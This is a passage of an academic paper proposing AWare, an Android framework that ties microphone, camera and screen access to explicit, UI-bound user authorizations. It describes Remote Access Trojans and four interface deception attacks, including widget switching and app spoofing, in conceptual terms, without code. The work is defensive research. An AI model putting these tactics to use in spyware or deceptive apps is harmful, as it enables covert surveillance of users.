Unfortunately, once an application is granted access to perform such sensitive operations (e.g., on installation or first use), the application may use the operation at will, opening opportunities for abuse. Indeed, cybercriminals have built malware applications available online for purchase, called *Remote Access Trojans* (RATs), that *abuse authorized access* to such sensors to exfiltrate audio, video, screen content, and more, from desktop and mobile platforms. Since 75% of operations requiring permissions are performed when the screen is off, or applications are running in the background as services [54], these attacks often go unnoticed by users. Two popular RAT applications, widely discussed in security blogs and by anti-virus companies, are *Dendroid* [1] and *Krysanec* [19]. In the "Dendroid case", the Federal Bureau of Investigations and the Department of Homeland Security performed an investigation spanning several years in collaboration with law enforcement agencies in over 20 countries. The cybercriminal who pleaded guilty for spreading the malware to over 70,000 platforms worldwide was convicted of 10 years in prison and a $250,000 fine [16, 18]. Several other cases of abuse have been reported ever since. Some cases leading to legal actions, including the case of the NBA Golden State Warriors' free application that covertly turns on smartphones' microphones to listen to and record conversations [17], school laptops that were found to use their cameras to spy on students to whom they were given [13], and others [14, 15].

[1] Speed up your car insurance claim. www.esurance.com
[2] PNC Mobile Banking. www.pnc.com
[3] Remote Screen Sharing for Android Platforms. www.bomgar.com

Researchers have also designed mobile RAT applications to demonstrate limitations of access control models adopted by contemporary operating systems when mediating access to privacy-sensitive sensors. For instance, *PlaceRaider* [51] uses the camera and built-in sensors to construct three-dimensional models of indoor environments. *Soundcomber* [46] exfiltrates sensitive data, such as credit card and PIN numbers, from both tones and speech-based interaction with phone menu systems. Even the Meterpreter Metasploit exploit, enables microphone recording remotely on computers running Ubuntu[4].

To address these threats, researchers have proposed methods that enable the system to infer which operation requests are associated with which user input events. Input-Driven [33] access control authorizes the operation request that immediately follows a user input event, but a malicious application may steal a user input event targeted at another application by submitting its request first. User-Driven [39, 41] access control requires that applications use system-defined gadgets associated with particular operations to enable the system to infer operations for user input events unambiguously, but does not enable a user to verify the operation that she has requested by providing input. We describe four types of attacks that are still possible when using these proposed defenses.

In this work, we propose the AWare authorization framework to prevent abuse of privacy-sensitive sensors by malicious applications. Our goal is to enable users to verify that applications' operation requests correspond to the users' expectations explicitly, which is a desired objective of access control research [24, 28]. To achieve our objective, AWare binds each operation request to a user input event and obtains explicit authorization for the combination of operation request, user input event, and the user interface configuration used to elicit the event, which we call an *operation binding*. The user's authorization decision for an operation binding is recorded and may be reused as long as the application always uses the same operation binding to request the same operation. In this paper, we study how to leverage various features of the user interface to monitor how user input events are elicited, and reduce the attack options available to adversaries significantly. Examples of features include the widget selected, the window configuration containing the widget, and the transitions among windows owned by the application presenting the widget. In addition, AWare is designed to be completely transparent to applications, so applications require no modification run under AWare control, encouraging adoption for contemporary operating systems.

We implement a prototype of the AWare authorization framework by modifying a recent version of the Android operating system and found, through a study of 1,000 of the most-downloaded Android applications, that such applications can operate effectively under AWare while incurring less than 4% performance overhead on microbenchmarks. We conducted a laboratory-based user study involving 90 human subjects to evaluate the effectiveness of AWare against attacks from RAT applications. We found that at most 7% of the user study participants were tricked by examples of four types of attacks when using AWare, while 85% of the participants were tricked when using alternative approaches on average. We also conducted a field-based user study involving 24 human subjects to measure the decision overhead imposed on users when using AWare in real-world scenarios. We found that the study participants only had to make 2.28 additional decisions on average per application for the entire study period.

In summary, the contributions of our research are:

- We identify four types of attacks that malicious applications may still use to obtain access to privacy-sensitive sensors despite proposed research defenses.
- We propose AWare, an authorization framework to prevent abuse of privacy-sensitive sensors by malicious applications. AWare binds application requests to the user interface configurations used to elicit user inputs for the requests in *operation bindings*. Users then authorize operation bindings, which may be reused as long as the operation is requested using the same operation binding.
- We implement AWare as an Android prototype and test its compatibility and performance for 1,000 of the most-downloaded Android applications. We also evaluate its effectiveness with a laboratory-based user study, and measure the decision overhead imposed on users with a field-based user study.

2 Background

Mobile platforms require user authorization for untrusted applications to perform sensitive operations. Mobile platforms only request such user authorizations once, either at application installation time or at first use of the operation [2, 3] to avoid annoying users.

The problem is that malicious applications may abuse such blanket user authorizations to perform authorized, sensitive operations stealthily, without users' knowledge and at times that the users may not approve. Operations that utilize sensors that enable recording of private user actions, such as the microphone, camera, screen, etc., are particularly vulnerable to such abuse. Research studies have shown that such attacks are feasible in real systems, such as in commodity web browsers and mobile apps [21, 29, 37]. These studies report that more than 78%

[4] null-byte.wonderhowto.com




Figure 1: In mobile platforms, once the system authorizes an application to perform a operation, the application may perform that operation at any time, enabling adversaries to stealthily access privacy-sensitive sensors, e.g., record speech using the microphone, at any time.

of users could be potentially subject to such attacks. Furthermore, security companies, such as Check Point, have reported several malware apps that performs stealthy and fraudulent auto-clicking [4], such as `Judy`, `FalseGuide`, and `Skinner` that reached between 4.5 million and 18.5 million devices worldwide. Figure 1 shows that once an application is granted permission to perform an operation using a privacy-sensitive sensor, such as recording via the microphone, that application may perform that operation at any time, even without user consent. This shortcoming enables adversaries to compromise user privacy, e.g., record the user's voice and the surrounding environment, without the user being aware. Research studies have already shown that users have a limited understanding of security and privacy risks deriving from installing applications and granting them permissions [10].

Research [45, 51, 52] and real-world [1, 19] developers have produced exploits, called *Remote Access Trojans* (RATs), that abuse authorized operations to extract audio, video, screen content, etc., from personal devices while running in the background to evade detection by users. Instances of permission abuse have been reported in several popular mobile applications such as `Shazam`, `TuneIn Radio`, and `WhatsApp` [48].

Researchers have proposed defenses to prevent stealthy misuse of operations that use privacy-sensitive sensors [33, 39, 41]. Figure 1 also provides the insight behind these defenses: legitimate use of these sensors must be accompanied by a user input event to grant approval for all operations targeting privacy-sensitive sensors. First, Input-Driven Access Control [33] (IDAC) requires every application request for a sensor operation to follow a user input event within a restricted time window. Thus, IDAC would deny the stealthy accesses shown in Figure 1 because there is no accompanying user input event. Second, User-Driven Access Control [39, 41] (UDAC) further restricts applications to use trusted access control gadgets provided by the operating system, where each access control gadget is associated with a specific operation for such sensors. Thus, UDAC requires a user input event and limits the requesting application only to perform the operation associated with the gadget (i.e., widget) by the system.

3 Problem Definition

Although researchers have raised the bar for stealthy misuse of sensors, malicious applications may still leverage the user as the weak link to circumvent these protection mechanisms. Previous research [6, 12, 30] and our user study (see Section 8.1.1) show that users frequently fail to identify the application requesting sensor access, the user input widget eliciting the request, and/or the actual operation being requested by an application. Such errors may be caused by several factors, such as users failing to detect phishing [12], failing to recognize subtle changes in the interface [20], and/or failing to understand the operations granted by a particular interface [38]. In this section, we examine attacks that are still possible given proposed research solutions, and what aspects of proposed solutions remain as limitations.

3.1 User Interface Attacks

In this research, we identify four types of attacks that malicious applications may use to circumvent the protection mechanisms proposed in prior work [33, 39, 41].




Figure 2: The user's perception of the operation that is going to be performed differs from the actual operation requested by the application, which abuses a previous granted permission.

Operation Switching: A malicious application may try to trick a user into authorizing an unintended operation by changing the mapping between a widget and the associated operation, as shown in Figure 2. This type of attack is possible in IDAC because the relationship between a user input event and the operation that will be authorized as a result of that event is implicit. Indeed, any application can request any operation for which they have been authorized previously (e.g., by first use) and will be approved if it is the first request received after the event. UDAC [39, 41] avoids this type of attack by design by having the system define a mapping between widgets (gadgets) and operations, so the operation is determined precisely by the widget. Any solution we devise must prevent this kind of attack as well.





Figure 3: A photo capturing application presents a video camera widget, instead of a camera widget, to trick the user into also granting access to the microphone. The windowing display context surrounding the widget shows a camera preview for photo capturing.

Bait-and-Context-Switch: A malicious application may try to trick the user to authorize an unintended operation by presenting a widget in a misleading display context, as shown in Figure 3. In this case, the win-

dowing context surrounding the widget indicates one action (e.g., taking a picture) when the widget presented requests access to a different operation (e.g., taking a video). This type of attack is possible because users engaged in interface-intensive tasks may focus on the context rather than the widget and infer the wrong widget is present, authorizing the wrong operation. Neither IDAC [33] nor UDAC [39, 41] detect the attack shown. Although UDAC [39] checks some properties of the display context[5], plenty of flexibility remains for an adversary to craft attacks since applications may choose the layout around which the widget is displayed.






Figure 4: A malicious application keeps the windowing display context but switches the widget to trick users who have made several similar selections to grant the malicious application also access to the microphone mistakenly.

Bait-and-Widget-Switch: A malicious application may present the same widget for the same operation to the user several times in succession, but then substitute another widget for another operation, hoping that the user will not notice the widget change. An example of this attack is shown in Figure 4. Again, this type of attack is possible because users engaged in interface-intensive tasks may be distracted, thus, not notice changes in the widget. Again, UDAC methods to detect deceptive interfaces [39] are not restrictive enough to prevent this attack in general. For example, one UDAC check restricts the gadget's location for the user input event, but this does not preclude using different gadgets at the same location.




Figure 5: The user may mistakenly authorize access to the microphone to a RAT application spoofing the graphical aspect of a well-known legitimate application.

Application Spoofing: A malicious application replicates the look-and-feel of another application's interface and replaces the foreground activity of that application with one of its own to gain access to a sensor as shown in Figure 5, similar to a phishing attack. For example, when the benign application running in the foreground elicits a user input event, the malicious application may also try to elicit a user input event using its own activity window by replacing the benign application currently in the foreground. If the user supplies an input to the masquerading application's widget, then the masquerading application can perform any operation for which it is authorized (e.g., from first use or its manifest). While researchers have explored methods to increase the user's ability to detect the foreground application [6], mistakes are still possible. Indeed, prior studies have reported that few users notice the presence of security indicators, such as the browser lock icon [9, 53], and that even participants whose assets are at risk fail to react as recommended when security indicators are absent [44]. Since IDAC and UDAC [33, 39, 41] both treat user input as authorization, both will be prone to this attack[6].

3.2 Limitations of Current Defenses

The main challenge is determining when users allow applications to use particular privacy-sensitive sensors without creating too much burden on users. As a result, current mobile platforms only request user authorization once (e.g., on first use or installation), and proposed research solutions aim to infer whether users authorize access to particular sensors from user actions implicitly. However, inferring user intentions implicitly creates a semantic gap between what the system thinks the user intended and what the user actually intended.

Traditionally, access control determines whether subjects (e.g., users and applications) can perform operations (e.g., read and write) on resources (e.g., sensors). Proposed approaches extend traditional access control with additional requirements, such as the presence of a user input event [33, 41] or properties of the user interface [39]. However, some requirements may be difficult to verify, particularly for users, as described above, so these proposed approaches still grant adversaries significant flexibility to launch attacks. Proposed approaches still demand users to keep track of which application is in control, the operations associated with widgets, which widget is being displayed, and whether the widget or application changes.

Finally, application compatibility is a critical factor in adopting the proposed approaches. The UDAC solutions [39, 41] require developers to modify their applications to employ system-defined gadgets. It is hard to motivate an entire development community to make even small modifications to their applications, so solutions that do not require application modifications would be preferred, if secure enough.

4 Security Model

Trust Model - We assume that applications are isolated from each other either using separate processes, the same-origin policy [42], or sandboxing [7, 36], and have no direct access to privacy-sensitive sensors by default due to the use of Mandatory Access Control [49, 50].

[5] UDAC Audacious [39] checks that the user interface presented does not have misleading text, that the background and text preserve the contrast, and that the gadget is not covered by other user interface elements.

[6] UDAC authors [41] did acknowledge this attack, and indicated that solutions to such problems are orthogonal.




Figure 6: Overview of the AWare authorization framework. The three dashed lines highlight the parts of information used by AWare to generate an *operation binding*. The gray arrows represent *one-time* steps required to obtain an explicit authorization from the user for the creation of a new *operation binding*, which are not required when the *operation binding* has been explicitly authorized by the user in previous interactions.

We assume the presence of a *trusted path* for users to receive unforgeable communications from the system and provide unforgeable user input events to the system. We assume that trusted paths are protected by mandatory access control [49, 50] as well, which ensures that only trusted software can receive input events from trusted system input devices to guarantee the authenticity (i.e., prevent forgery) of user input events.

Trusted path communication from the system to the user uses a *trusted display area* of the user interface, which we assume is available to display messages for users and applications do not have any control of the content displayed in this area; thus they cannot interfere with system communications to or overlay content over the trusted display area.

These assumptions are in line with existing research that addresses the problem of designing and building trusted paths and trusted user interfaces for browsers [55], X window systems [47, 56], and mobile operating systems [26, 27]. The design of our prototype leverages mechanisms provided by the Android operating system satisfying the above assumptions, as better described in Section 7.

Threat Model - We assume that applications may choose to present any user interface to users to obtain user input events, and applications may choose any operation requests upon any sensors. Applications may deploy user interfaces that are purposely designed to be similar to that of another application, and replay its user interface when another application is running to trick the user into interacting with such interface to "steal" such user input event. Applications may also submit any operation request at any time when that application is running, even without a corresponding user input event. Applications may change the operation requests they make in response to user input events.

5 Research Overview

Our objective is to develop an authorization mechanism that eliminates ambiguity between user input events and the operations granted to untrusted applications via those events, while satisfying the following security, usability, and compatibility properties:

User Initiation Every operation on privacy-sensitive sensors must be initiated by an authentic user input event.

User Authorization Each operation on privacy-sensitive sensors requested by each application must be authorized by the user explicitly prior to that operation being performed.

Limited User Effort Ideally, only one explicit user authorization request should be necessary for any benign application to perform an operation targeting privacy-sensitive sensors while satisfying the properties above.

Application Compatibility No application code should require modification to satisfy the properties above.

We aim to control access to privacy-sensitive sensors that operate in discrete time intervals initiated by the user, such as the cameras, microphone, and screen buffers. We believe the control of access to continuous sensors, such as GPS, gyroscope, and accelerometer, requires a different approach [34], but we leave this investigation as future work.

To achieve these objectives, we design the AWare authorization framework. The main insight of the AWare design is to extend the notion of an authorization tuple (i.e., subject, resource, operation) used to determine whether to authorize an application's operation request to include the user interface configuration used to elicit the user input event. We call these extended authorization tuples *operation bindings*, and users explicitly authorize operation bindings before applications are allowed to access sensors. An operation binding may reused to authorize subsequent operations as long as the application uses the same user interface configuration to elicit input events to request the same operation.

Approach Overview. Figure 6 summarizes the steps taken by the AWare to authorize applications' operation requests targeting privacy-sensitive sensors.

In a typical workflow, an application starts by specifying a set of user interface configuration, such as widgets and window features, to the trusted software (step 1) in charge of rendering such widgets with windows to elicit user input (step 2). An authentic user interaction with the application's widgets in a user interface configuration generates user input events (step 3), which are captured

by the trusted software (step 4) together with the current user interface configuration (e.g., enclosing window, window features, ancestors windows, etc.) and forwarded to the application (step 5). Based on the user input events, the application may generate a request for a particular operation targeting one or more privacy-sensitive sensors, which is captured by the trusted software (step 6).

At this stage, the AWare authorization framework (part of the trusted software layer) has full visibility of: (1) the application's identity; (2) the application's user interface widget; (3) the authentic user input event associated with that widget; (4) the user interface configuration within which the widget is presented to the user; (5) the application's operation request; and (6) the target set of privacy-sensitive sensors for such an operation. Thus, the AWare authorization framework can *bind* these pieces of information together, creating an *operation binding*.

Next, the AWare authorization framework checks whether such an operation binding has already been authorized by the user (step 7). If not, AWare presents a request for authorization of the operation binding to the user (Section 7), called the *binding request* (step 8). Upon receiving a binding request, the user can *explicitly* authorize the use of the set of privacy-sensitive sensors by the requesting application for the identified operation binding (step 9). Upon the user's authorization, the operation binding is then cached (Section 6.5) for reuse in authorizing future requests using the same operation binding automatically (step 10).

After the operation authorization, the trusted software controlling the set of privacy-sensitive sensors starts the data collection (step 11), while the user is *explicitly* notified about the ongoing operation via an on-screen notifications in a trusted display area (step 12). Finally, the collected data is delivered to the requesting application for data processing (step 13).

The sequence of events in Figure 6 shows that AWare relies on a one-time, explicit user authorization that binds the user input event, the application identity, the widget, the widget's user interface configuration, the operation, and the set of target sensors; then, it reuses this authorization for future operation requests.

6 AWare Design

6.1 Operation Bindings

As described above, AWare performs authorization using a concept called the operation binding.

Definition 1: An *operation binding* is a tuple $b = (app, S, op, e, w, c)$, where: (1) *app* is the application associated with both the user interface widget and the operation request; (2) S is the set of sensors (i.e., resources) targeted by the request; (3) *op* is the operation being requested on the sensors; (4) e is the user input event; (5) w is a user interface widget associated with the user input event; (6) c is the user interface configuration containing the widget.

The user interface configuration describes the structure of the user interface when a user input event is produced, which includdes both features of the window in which the widget is displayed and application's activity window call graph, which relates the windows used by the application. We define these two aspects of the configuration precisely and describe their use to prevent attacks in Sections 6.3 and 6.4.

The first part of an operation binding corresponds to the traditional authorization tuple of (subject, object, operation). An operating binding links a traditional operation tuple with a user input event and how it was obtained in terms of the rest of the operation binding tuple (event e, widget w, configuration c). AWare's authorization process enables users to authorize operation requests for the authorization tuple part of the operation binding (*app*, S, *op*) associated with a particular way the user approved the operation from the rest of the operation binding (e, w, c). AWare reuses that authorization to permit subsequent operation requests by the same application when user input events are obtained in the same manner.

A user's authorization of an operation binding implies that *the application will be allowed to perform the requested operation on the set of sensors whenever the user produces the same input event using the same widget within the same user interface configuration*.

We explain the reasoning behind the operation binding design by describing how AWare prevents the attacks described in Section 3.1 in the following subsections.

6.2 Preventing Operation Switching

AWare prevents operation switching attacks by producing an operation binding that associates a user input event and widget with an application's operation request.

Upon a user input event e, AWare collects the widget w, the user interface configuration c in which it is presented, and the application associated with the user interface *app*. With this partial operation binding, AWare awaits an operation request. Should the application make an operation request within a limited time window [33], AWare collects the application *app*, operation sensors S, and operation requested *op*, the traditional authorization tuple, to complete the operation binding for this operation request.

The constructed operation binding must be explicitly authorized by the user. To do so, AWare constructs a *binding request* that it presents to the user on the platform's screen. The binding request clearly specifies: (1) the identity of the requesting application; (2) the set of sensors targeted by the operation request; (3) the type of operation requested by the application; and (4) the widget receiving the user input event action.

This approach ensures that the user authorizes the combination of these four components enabling the user to verify the association between the operation being authorized and the widget used to initiate that operation. Also, each operation binding is associated with the specific user interface configuration for the widget used to activate the operation. Although, this information is not presented to the user, it is stored for AWARE to compare to future operation requests to prevent more complex attacks, as described below.

This prevents the operation switching attack on IDAC [33], where another operation may be authorized by a user input event. AWARE creates a binding between a widget and operation as UDAC [39, 41] does, but unlike UDAC AWARE creates these bindings dynamically. Applications are allowed to choose the widgets to associate with particular operations. In addition, AWARE informs the user explicitly of the operation to be authorized for that widget, whereas UDAC demands that the user learn the bindings between widgets and operations correctly. The cost is that AWARE requires an explicit user authorization on the first use of the widget for an operation request, whereas UDAC does not. However, as long as this application makes the same operation requests for user input events associated with the same widget, AWARE will authorize those requests without further user effort.

6.3 Preventing Bait-and-Switch

Applications control their user interfaces, so they may exploit this freedom to perform bait-and-switch attacks by either presenting the widget in a misleading window (Bait-And-Context-Switch) or by replacing the widget associated with a particular window (Bait-And-Widget-Switch). Research studies have shown that such attacks are feasible in real systems and that the damage may be significant in practice [21, 29, 37]. To prevent such attacks, AWARE binds the operation request with the user interface configuration used to display the widget, in addition to the widget and user input event.

One aspect of the user interface configuration of the operation binding describes features of the window enclosing the widget.

Definition 2: A *display context* is a set of structural features of the most enclosing activity window a_w containing the widget w.

Structural features describe how the window is presented, excepting the content (e.g., text and figures inside web pages), which includes the position, background, borders, title information, and widgets' position within the window. The set of structural features used by AWARE are listed in Table 5. AWARE identifies a_w as a new activity window should any of these structural features change.

The hypothesis is that the look-and-feel of an application window defined by its structural features should be




Figure 7: Activity window call graphs are created at runtime for the activity windows that produce authorized operations. (bg) is the background activity.

constant, while the content may change. Our examination of Android applications shows that the same windows retain the same look-and-feel consistently, but not perfectly. For example, the exact location of the window may vary slightly, so we consider allowing modest ranges for some feature values. We further discuss the authentication of display context in Section 7.

This approach prevents Bait-and-Widget-Switch attacks because clearly an instance of the same window (i.e., display context) with a different widget will not match the previous operation binding. Similarly, for Bait-and-Context-Switch attacks, the same widget presented in a different window (i.e., display context) will not match the previous operation binding, therefore a new operation binding request will be prompted to the user.

Once the widget and the display context are bound together and kept fixed, the adversary is left only with the content (e.g., text and figures inside a web page) as possible misleading tool. However, since the display context also measures the window's UI elements and their positions, little space is left to the adversary for attacks.

Therefore, such an approach prevents bait-and-switch attacks possible in both IDAC [33] and UDAC [39, 41], where users must continuously check for subtle changes to the widgets or their display contexts rendered on the platform's screen.

6.4 Preventing Application Spoofing

To launch such an attack an application must succeed in replacing the foreground activity window of one application with its own activity window and adopt the same look-and-feel of the replaced application.

We can prevent applications from presenting their activity windows arbitrarily by enforcing the application's authorized activity window call sequences.

Definition 3: An *activity window call graph* $G := (N, E)$ is a graph, where each node in N represents an activity window and each edge in E represents an inter-activity window transition enabled either via user input events (i.e., click of a button) or system events (i.e., incoming phone call).

An activity window call graph records the relationships among the windows used by an application. An example of an activity window call graph is shown in Figure 7, where events may cause transitions between windows

a_w_1 and a_w_4 and the application may enter the background only from the activity window a_w_2. Note that an application's activity window call graph can be built while the application runs, as the user authorizes operation bindings.

If the malicious application has not used this spoofing window previously, then a *binding request* will be created for the user, which then shows the identity of the application. Thus, the user could prevent the malicious application from ever performing this operation in any user interface configuration. IDAC [33] and UDAC [39, 41] do not explicitly force the user to check the application that will be authorized, although UDAC identified the need for such a mechanism [41].

On the other hand, a malicious application may try to hijack a foreground activity window of another application for a window that has been authorized by the user previously. However, if the malicious application's window is not authorized to transition from the background (e.g., only the activity window a_w_2 is authorized in Figure 7), then the transition will not match the activity call graph. In this case, a new *binding request* will be made to the user, which will clearly identify the (malicious) application. We discuss the authentication of the app identity in Section 7. Both IDAC and UDAC allow such hijacking and rely on the user to detect these subtle attacks.

A malicious application may try to circumvent the activity call graph checking by creating a more fully connected graph that allows more attack paths. However, such an activity window call graph will require more user authorizations, which may dissuade the user from that application. Furthermore, intrusion analysis may leverage such activity window call graphs to detect possible attacks.

6.5 Reusing Operation Bindings

Authorized *operation bindings* are cached to minimize the user's effort in making explicit authorizations of *binding requests* to improve usability. Thus, AWARE uses a caching mechanism to require an explicit user's authorization only the first time an *operation binding* is identified, similarly to the first-use permission mechanism. We hypothesize that in most benign scenarios an authentic user interaction with a specific application's widget is going to generate a request for the same operation for the same set of privacy-sensitive sensors each time. Hence, the previous explicit authorization can be reused securely as *implicit* authorization, as long as the integrity of the *operation binding* is guaranteed. In Section 8.1.2, we show that such an approach does not prohibitively increase the number of access control decisions that users need to make thus avoiding *decision fatigue* [11].

However, we must ensure that *operation bindings* do not become stale. For example, if the application changes the way it elicits an operation, we should not allow the application to reuse old methods to elicit that same operation. Thus, we require that an *operation binding* must be removed from the cache whenever a new operation binding is created for the same application that partially matches the existing binding, except for the application field. For example, this prevents an operation from being authorized in multiple ways, a widget from being used for multiple operations or in multiple configurations, etc.

6.6 Supporting Existing Applications

As an alternative to previously proposed approaches [39, 41], AWARE is completely transparent to, and backward compatible with, existing applications. In fact, AWARE does not require any new external libraries, application code annotation or rewriting, which would require significant development effort/burden and impede backward compatibility for existing applications.

AWARE can be integrated with existing off-the-shelf operating systems, as we show with our AWARE prototype discussed in Section 7. AWARE only requires the integration of three software components at the middleware layer. AWARE's components dynamically monitor the creation of operation bindings and provide visual output to the user to enable authorization of operations on privacy-sensitive sensors. The integration with existing off-the-shelf operating systems facilitates adoption and deployability.

We discuss how AWARE addresses special cases of applications accessing privacy-sensitive sensors via alternative methods, such as via background processes and remote commands, in Appendix A .

7 AWARE Implementation

We implemented an AWARE prototype by modifying a recent release of the Android operating system (version 6.0.1_r5) available via the Android Open Source Project (AOSP)[7]. The AWARE prototype is open-sourced on github.com[8]. Its footprint is about 500 SLOC in C, 800 SLOC in C++ and 600 SLOC in Java. We tested the AWARE prototype on Nexus 5 and Nexus 5X smartphones.

In the following paragraphs, we describe how we implemented the components required for AWARE authorization mechanism[9].

Application Identity: To prove an app's identity in *binding requests*, AWARE applies two methods. First, AWARE uses the checksum of the app's binary signed with the developer's private key and verifiable with the developer's public key [40], similarly to proposals in related work [6]. In addition, AWARE detects spoofing of apps' names or identity marks by using the Comparison Algo-

[7] https://source.android.com

[8] https://github.com/gxp18/AWare

[9] For brevity, in this and the following sections, we use the abbreviation *app* to refer to an application.

rithm for Navigating Digital Image Databases (CANDID) [25]. This comparison ensures that malicious apps do not use the same name or identity mark of other official apps. AWare collects the developers' signatures and the apps identity marks (names and logos) from the Google Play store.

Widget and Display Context Authentication: AWare identifies application-defined widgets and display contexts at runtime before rendering the app's user interface to the user on the platform's screen. AWare uses the widget and window objects created in memory by the Window Manager, before rendering them on the platform's screen, to collect their graphical features reliably. A secure operating systems must prevent apps from being able to directly write into the frame buffers read by the hardware composer, which composes and renders graphic user interfaces on the platform screen. Modern operating systems, such as the Android OS, leverage mandatory access control mechanisms (i.e., SELinux rules) to guarantee that security sensitive device files are only accessible by trusted software, such as the Window Manager. Therefore, as shown in Figure 6, although apps can specify the graphic components that should compose their user interfaces, only the Window Manager, a trusted Android service, can directly write into the screen buffers subsequently processed by the hardware composer. Thus, the Window Manager is the man-in-the-middle and controls what apps are rendering on screen via their user interfaces. In the Appendix, Tables 4 and Table 5 show comprehensive sets of widgets and windows' features used by AWare to authenticate the widgets and their display contexts.

Activity Window Call Graph Construction: At runtime, AWare detects inter-activity transitions necessary to construct the per-application activity window call graph by instrumenting the Android Activity Manager and Window Manager components. Also, AWare captures user input events and system events by instrumenting the Android Input Manager and the Event Manager components. We discuss nested activity windows in Appendix C.

User Input Event Authentication: AWare leverages SEAndroid [49] to ensure that processes running apps or as background services cannot directly read or write input events from input device files (i.e., /dev/input/*) corresponding to hardware interfaces attached to the mobile platform. Thus, only the Android Input Manager, a trusted system service, can read such files and forward input events to apps. Also, AWare leverages the Android screen overlay mechanism to detect when apps or background services draw over the app currently in the foreground to prevent input hijacking and avoid processing of any user input event on overlaid GUI widgets. Thus, AWare considers user input events for the identification of an operation binding only if the widget and the corresponding window

Figure 8: AWare *Binding Request* prompted to the user on the mobile platform's screen at *Operation Binding* creation. The app's identity is proved by the name and the graphical mark. For better security, in mobile platforms equipped with a fingerprint scanner, AWare recognizes the device owner's fingerprint as the only authorized input for creating a new *Operation Binding*.

are fully visible on the platform's screen foreground. To intercept user input events, we placed twelve hooks inside the stock Android Input Manager.

Operation Request Mediation: The Hardware Abstraction Layer (HAL) implements an interface that allows system services and privileged processes to access privacy-sensitive sensors indirectly via well-defined APIs exposed by the kernel. Further, SEAndroid [49] ensures that only system services can communicate with the HAL at runtime. Thus, apps must interact with such system services to request execution of specific operations targeting privacy-sensitive sensors. Thus, AWare leverages the complete mediation guaranteed at the system services layer to identify operation requests generated by apps at runtime, using ten hooks inside the stock Android Audio System, Media Server, and Media Projection.

Operation Binding Management: The AWare prototype implements the AWare Monitor to handle callbacks from the AWare hooks inside the Input Manager and other system services. The AWare Monitor is notified of user input events and apps' requests to access privacy-sensitive sensors via a callback mechanism. Also, the AWare Monitor implements the logic for the *operation binding* creation and caching as well as the display of *binding requests* and alerts to the user. User approvals for *binding requests* are obtained by the AWare Monitor via authorization messages prompted to the user on the mobile platform's screen, as shown in Figure 8. To protect the integrity of the trusted path for binding requests, we prevent apps from creating windows that overlap the AWare windows or modifying AWare windows. To prevent overlapping, AWare leverages the Android screen overlay protection mechanism. To prevent unauthorized modification, AWare implements the Compartmented Mode Workstation model [8] by using isolated per-window processes forked from the Window Manager.

7.1 Control Points Available to the User

AWare provides the users with control points during authorized use of privacy-sensitive sensors by apps. These control points allow the users to control the apps' use of sensors and correct possible mistakes made during the authorization process.




Figure 9: Architecture of the AWARE authorization framework.




Figure 10: AWARE *security message* displayed on the mobile platform's status bar notifying the user that the `Instagram` application is previewing the back camera (B) for pictures. The security companion (e.g., a white fish) aids the user in verifying the authenticity of the authorization request. Each *security message* includes the app identifier (e.g., application name and identity mark) and a text message specifying the ongoing operation and the set of privacy-sensitive sensors being accessed.

Figure 9 shows an overview of the AWARE prototype components and how the control points are activated. The AWARE MONITOR is designed to activate the AWARE VISUALIZER and the AWARE LOGGER, upon the user authorization of an *operation binding*.

7.1.1 Visualizing Ongoing Operations

AWARE displays *security messages* on a reserved portion of the screen, drawable only by the Window Manager and not accessible by untrusted applications, to make ongoing use of privacy-sensitive sensors visible to users until they terminate. An example of *security message* is shown in Figure 10. A *security message* includes the app identifier (e.g., application name and identity mark) and a text message specifying the ongoing operation and the set of privacy-sensitive sensors being accessed. The use of *security messages* follows the principle of *what the user sees is what is happening* [23], in fact, *security messages* convey *ongoing operations* targeting privacy-sensitive sensors when authorized by the user.

AWARE leverages the Compartmented Mode Workstation principle [8] to ensure integrity and authenticity of *security messages*. Also, AWARE uses a security companion, a secret image chosen by the user, to aid users in verifying the authenticity of *security messages*. We modified the stock Android system user interface (SystemUI), by adding an image view and a text view on the Android status bar to display the AWARE *security messages* specifying the application IDs and the ongoing operations, whenever the AWARE MONITOR authorizes system services to operate on privacy-sensitive sensors on behalf of applications. Also, the AWARE prototype leverages the Android screen overlay mechanism to detect when applications or background services draw over the application currently in the foreground, to prevent GUI overlay.




Figure 11: AWARE Users may leverage AWARE *logs* to take retrospective security actions. The figure at the top right shows the list of operations targeting the camera in authorized sessions. The figure at the bottom right summarizes attempted accesses to privacy-sensitive sensors by the `SimpleFilters` app, as examples of stealthy operations. The security companion chosen by the user (e.g., a white fish) aids the user in authenticating the logs.

Further, *security messages* are made visible to the user even if the application runs in full-screen mode. Reserving a small portion of the screen (5%) to convey a security message is a reasonable trade-off for preventing unwanted user distraction while delivering critical content in a timely and appropriate manner [32]. Our evaluation with existing full-screen applications (Section 8.1.2) reports that *security messages* do not impair the correct functioning of full-screen apps. A transparent background can also be used to reduce overlap with the foreground application's window. Lastly, the user can be given the option to explicitly replace the on-screen notification with a periodic distinctive sound or a hardware sensor-use indicator LED.

7.1.2 Logging Authorized Operations

AWARE produces real-time logs of any operation explicitly authorized by the user and of any attempted use of privacy-sensitive sensors from applications without a user-initiated input. AWARE makes attempted stealthy accesses, by installed applications, visible to users via full-screen alert messages and by producing a distinctive sound, or by enabling a hardware sensor-use indicator LED. AWARE then allows the user to either uninstall suspicious applications or to terminate ongoing suspicious operations. Logs are visible to users via a system application called AWARE LOGGER, which is accessible via the applications menu or by tapping on the AWARE security messages/alerts dis-

played on the mobile platform's screen. Each log entry reports information regarding the app ID, date, time, and the privacy-sensitive sensors target of the operation, as shown in Figure 11. Logs are not accessible to applications to preserve their integrity and avoid the creation of side channels.

8 AWare Evaluation

We investigated the following research questions.

To what degree is the AWare *operation binding concept assisting the users in avoiding attacks?* We performed a laboratory-based user study and found that the operation binding enforced by AWare significantly raised the bar for malicious apps trying to trick the users in authorizing unintended operations, going from an average attack success rate of 85% down to 7%, on average, with AWare.

What is the decision overhead imposed to users due to per-configuration access control? We performed a *field-based* user study and found that the number of decisions imposed to users by AWare remains confined to less than four decisions per app, on average, for the study period.

How many existing apps malfunction due to the integration of AWare*? How many operations from legitimate apps are incorrectly blocked by* AWare *(i.e., false positives)?* We used a well-known compatibility test suite to evaluate the compatibility of AWare with existing apps and found that, out of 1,000 apps analyzed, only five of them malfunctioned due to attempted operations that AWare blocked as potentially malicious. However, these malfunctioning instances have been resolved by features developed in subsequent versions of the AWare prototype.

What is the performance overhead imposed by AWare *for the operation binding construction and enforcement?* We used a well-known software exerciser to measure the performance overhead imposed by AWare. We found that AWare introduced a negligible overhead on the order of microseconds that is likely to be not noticeable by users.

8.1 Preliminaries for the User Studies

